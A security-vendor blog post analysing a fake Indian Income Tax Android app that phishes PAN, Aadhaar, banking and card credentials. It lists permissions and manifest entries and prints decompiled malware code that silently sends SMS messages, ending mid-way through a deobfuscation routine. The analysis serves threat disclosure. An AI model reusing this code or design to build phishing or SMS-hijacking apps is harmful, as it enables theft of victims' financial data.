Fake Income Tax Application Targets Indian Taxpayers

blog.cyble.com/2021/09/07/fake-income-tax-application-targets-indian-taxpayers/

September 7, 2021

Indian taxpayers are being targeted explicitly via mobile applications, phishing emails, and smishing, especially during the pandemic. A variant of a mobile app that impersonates India's Income Tax Department (IT) was first identified by the McAfee Threat Intelligence team in September 2021. These apps conduct phishing activities and collect sensitive information from their victims. The attacker could later sell this information on cybercrime forums.

During our routine threat hunting exercise, Cyble Research Labs came across a Twitter post covering the application that masquerades as an official Income Tax department app. The app has a similar icon to that of the IT Department of India and is named **iMobile**.


Cyble Research Labs downloaded the malware samples and performed a detailed analysis. We determined that the malware performs phishing activities to steal Personally Identifiable Information (PII) such as date of birth, PAN number, Aadhaar number, bank account details, and debit card details, including expiry date, CVV number, and PIN.

Technical Analysis

APK Metadata Information

- App Name: **iMobile**
- Package Name: **direct.uujgiq.imobile**
- SHA256 Hash: **1e8fba3c530c3cd7d72e208e25fbf704ad7699c0a6728ab1b290c645995ddd56**

Figure 1 shows the metadata information of the application.



FILE INFORMATION

File Name iMobile.apk
Size 3.4MB
MD5 78745bddd887cb4895f06ab2369a8cce
SHA1 ef011b74e9f24d77bd915fffd40d3e3a8853aeff
SHA256 1e8fba3c530c3cd7d72e208e25fbf704ad7699c0a6728ab1b290c645995ddd56

APP INFORMATION

App Name iMobile
Package Name direct.uujgiq.imobile
Main Activity direct.uujgiq.imobile.Wrcjwyrvlt
Target SDK 30 Min SDK 19 Max SDK
Android Version Name 1.0 Android Version Code 1

Figure 1: Metadata Information




Similar icon of IT department of India
INCOME TAX DEPARTMENT
Default SMS app permission request
Asks for IT credentials
Asks for account and debit card details
Asks for Bank netbanking credentials

Figure 2: Application Start Flow

We have outlined the flow of the application and the various activities it conducts in Figure 2.

- The application has a similar icon as the IT department of India's official logo.
- The application asks the users to allow it as defaults SMS app. Once it becomes the default app, it can handle SMS data.
- The application asks users to input credentials like PAN number and registered mobile number.
- The application asks users to input bank account details including debit card information.
- The application also asks for Internet Banking credentials.

Upon simulating the application, it requests that users make it their default SMS app, and then the application proceeds with its malicious activity. Refer to Figure 3.



Change SMS app?

Use iMobile instead of Messaging as your SMS app?

Figure 3: Asks for Default SMS

App Permission

Figure 4 shows the malware pretending to be the official Income Tax app from India's Income Tax department. We can also see that the app is asking for credentials such as PAN number and mobile number.





Figure 4 Asks for IT Credentials

The next page of the application directs users to a portal where they are prompted to enter their bank account and debit card details. Refer to Figure 5.



Refund Application

Personal Details

Name: sam D

PAN: [redacted]

Aadhaar: [redacted]

Address: India

Date of Birth: 16/9/1997

Mobile Number: [redacted]

Email Address: [redacted]

Financial Details

Account Number: [redacted]

IFSC: [redacted]

Real-time check will be conducted on the information provided against your card. This information will be transferred to your bank for verification purpose only

CIF Number: CIF Number as on Passbo

Debit Card Number: Debit Card Number


Expiry Date: mm/yy

Cvv: Cvv behind

Debit Card Pin: Debit Card Pi

Figure 5 Asks for User's Banking Details

The application also uses a fake internet banking login page and requests users to enter their credentials, as shown below.



Authorization for your Income Tax refund
Enter your bank's netbanking details to proceed

Customer ID

Password

Figure 6 Asks for

Netbanking Credentials

Manifest Description

iMobile requests twenty-six different permissions, of which the attackers could abuse seven. In this case, the malware can:


- Collect SMS data.
- Read the information of device such as usage history and statistics.
- Receive and send SMSs.

We have listed the dangerous permissions below.

Permissions	Description
READ_SMS	Access phone's messages.
BROADCAST_STICKY	Allow the application to communicate with other apps. These broadcasts happen without the user's knowledge.
DISABLE_KEYGUARD	Allows applications to disable the keyguard.
PACKAGE_USAGE_STATS	Provides access to device usage history and statistics.
READ_PHONE_STATE	Allows access to phone state, including the current cellular network information, the phone number and the serial number of this phone, the status of any ongoing calls, and a list of any Phone Accounts registered on the device.
RECEIVE_SMS	Allows an application to receive SMS messages.
SEND_SMS	Allows an application to send SMS messages.

Table 1: Permissions' Description


Upon reviewing the code of the application, the launcher activity of the malicious app was identified, as shown in Figure 7.



```
<activity android:name="direct.uujgiq.imobile.Wrcjwyrvlt" android:screenOrientation="portrait">
    <intent-filter>
        <category android:name="android.intent.category.LAUNCHER"/>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
    <intent-filter>
```

Figure 7 Launching Activity


The permissions and services defined in the manifest file that were identified have the ability to replace the default Messages app. This app will then be able to handle sending and receiving SMSs and MMSs. Refer to Figure 8.



```
<activity android:name="direct.uujgiq.imobile.Iwnajwlg" android:excludeFromRecents="true">
    <intent-filter>
        <action android:name="direct.uujgiq.imobile.action.wjvvdis"/>
        <data android:scheme="cmymdig"/>
        <data android:mimeType="application/vnd.jisp"/>
    </intent-filter>
    <intent-filter>
        <action android:name="direct.uujgiq.imobile.action.hamxzdit"/>
        <data android:scheme="ucjvuwdid"/>
    </intent-filter>
    <intent-filter>
        <data android:scheme="mms"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="smsto"/>
        <action android:name="android.intent.action.SEND"/>
        <data android:scheme="mmsto"/>
        <data android:scheme="sms"/>
        <action android:name="android.intent.action.SENDTO"/>
    </intent-filter>
</activity>
```

Figure 8 Handles SMS and MMS

Figure 9 represents that the malware has defined customized services that use the **BROADCAST_WAP_PUSH** service. Through this service, an application can broadcast a notification that a WAP Push message has been received.




```
<receiver android:name="direct.uujgiq.imobile.Bvzhjvompf" android:permission="android.permission.BROADCAST_WAP_PUSH" android:enabled="true" android
    <intent-filter>
        <action android:name="direct.uujgiq.imobile.action.brmjbczztsk"/>
        <data android:scheme="wvmotgi"/>
        <data android:mimeType="video/vnd.directv.mpeg"/>
        <data android:scheme="zhmxtgf"/>
    </intent-filter>
    <intent-filter>
        <action android:name="android.provider.Telephony.WAP_PUSH_DELIVER"/>
        <data android:mimeType="application/vnd.wap.mms-message"/>
    </intent-filter>
```

Figure 9 Using Broadcast WAP Push Permission

Threat Actors (TAs) may abuse this service to create could false MMS message receipts or replace the original content with malicious content. Google has instructed that it is **not for use by third-party applications**.

Figure 10 represents that the malware has defined customized services that leverage the permission **SEND_RESPOND_VIA_MESSAGE.** This permits the application to send a request to other messaging apps to handle respond-via-message action during incoming calls.




```
<service android:name="direct.uujgiq.imobile.Dnrrik" android:permission="android.permission.SEND_RESPOND_VIA_MESSAGE" android:exported="true">
    <intent-filter>
        <data android:scheme="sms"/>
        <data android:scheme="smsto"/>
        <data android:scheme="mmsto"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <action android:name="android.intent.action.RESPOND_VIA_MESSAGE"/>
        <data android:scheme="mms"/>
    </intent-filter>
</service>
```

Figure 10 Using Send Respond VIA Message

Source Code Description


The application uses the permission that is defined in Figure 8 to send SMSs. Upon allowing the application to replace the default messaging app, it can also read incoming messages. Refer to Figure 11.



```
public static void a(Context context, String ywbaxajldf) {
    try {
        try {
            SharedPreferences bnwwczlds = context.getSharedPreferences(f4885d, 0);
            String ooeevwwglg = bnwwczlds.getString(Yuhelp.d(73.61d, 'c', 3398, "78 55 55 15 42 19 55 85 33 4", "ewvamhbistd", 2829), Yuhelp.l(5227, 12.83
            String bernegld = bnwwczlds.getString(Yuhelp.e("62 69 63 42 69 51 56 81", 20.29d, 'b'), "");
            if (Yuhelp.k(52.72d, 2997, "aeabbisdf", 93.51d, 'e', 24.11d, "60 72 15 83 55 56 30").equals(bnwwczlds.getString(Yuhelp.e("12 52 63 51 56 18", 
                if ("".equals(bernegld)) {
                    bernegld = Yuhelp.d(48.38d, 'Q', 8121, "63", "wrjjvisdi", 2361);
                }
                int cxvngqi = 0;
                if (bernegld != null) {
                    cxvngqi = Yuhelp.c(bernegld);
                }
                if (Build.VERSION.SDK_INT >= 22) {
                    SmsManager mrnayhcgpg = SmsManager.getSmsManagerForSubscriptionId(cxvngqi);
                    mrnayhcgpg.sendMultipartTextMessage(ooeevwwglg, null, mrnayhcgpg.divideMessage(ywbaxajldf), null, null);
                }
                return;
            }
            SmsManager mrnayhcgpg2 = SmsManager.getDefault();
            ArrayList<String> byuholtk = mrnayhcgpg2.divideMessage(ywbaxajldf);
            if (byuholtk.size() == 1) {
                try {
                    mrnayhcgpg2.sendTextMessage(ooeevwwglg, null, byuholtk.get(0), null, null);
                } catch (Exception e2) {
                }
            } else {
                mrnayhcgpg2.sendMultipartTextMessage(ooeevwwglg, null, byuholtk, null, null);
            }
        } catch (Exception e3) {
        }
    } catch (Exception e4) {
    }
}
```

Figure 11 Sending SMS


The below code shows one of the multiple deobfuscation method used by the malware, which leverages a simple cipher substitution. All strings are decoded using distinct classes, with each class having a unique table value. Refer to Figure 12.



```
public static String d(double vmuezuwtgk, char zcmzbttf, int crreoatti, String jbjjnattl, String eoettp, int zuybnttq) {
    String[] romhbegdf;
    try {
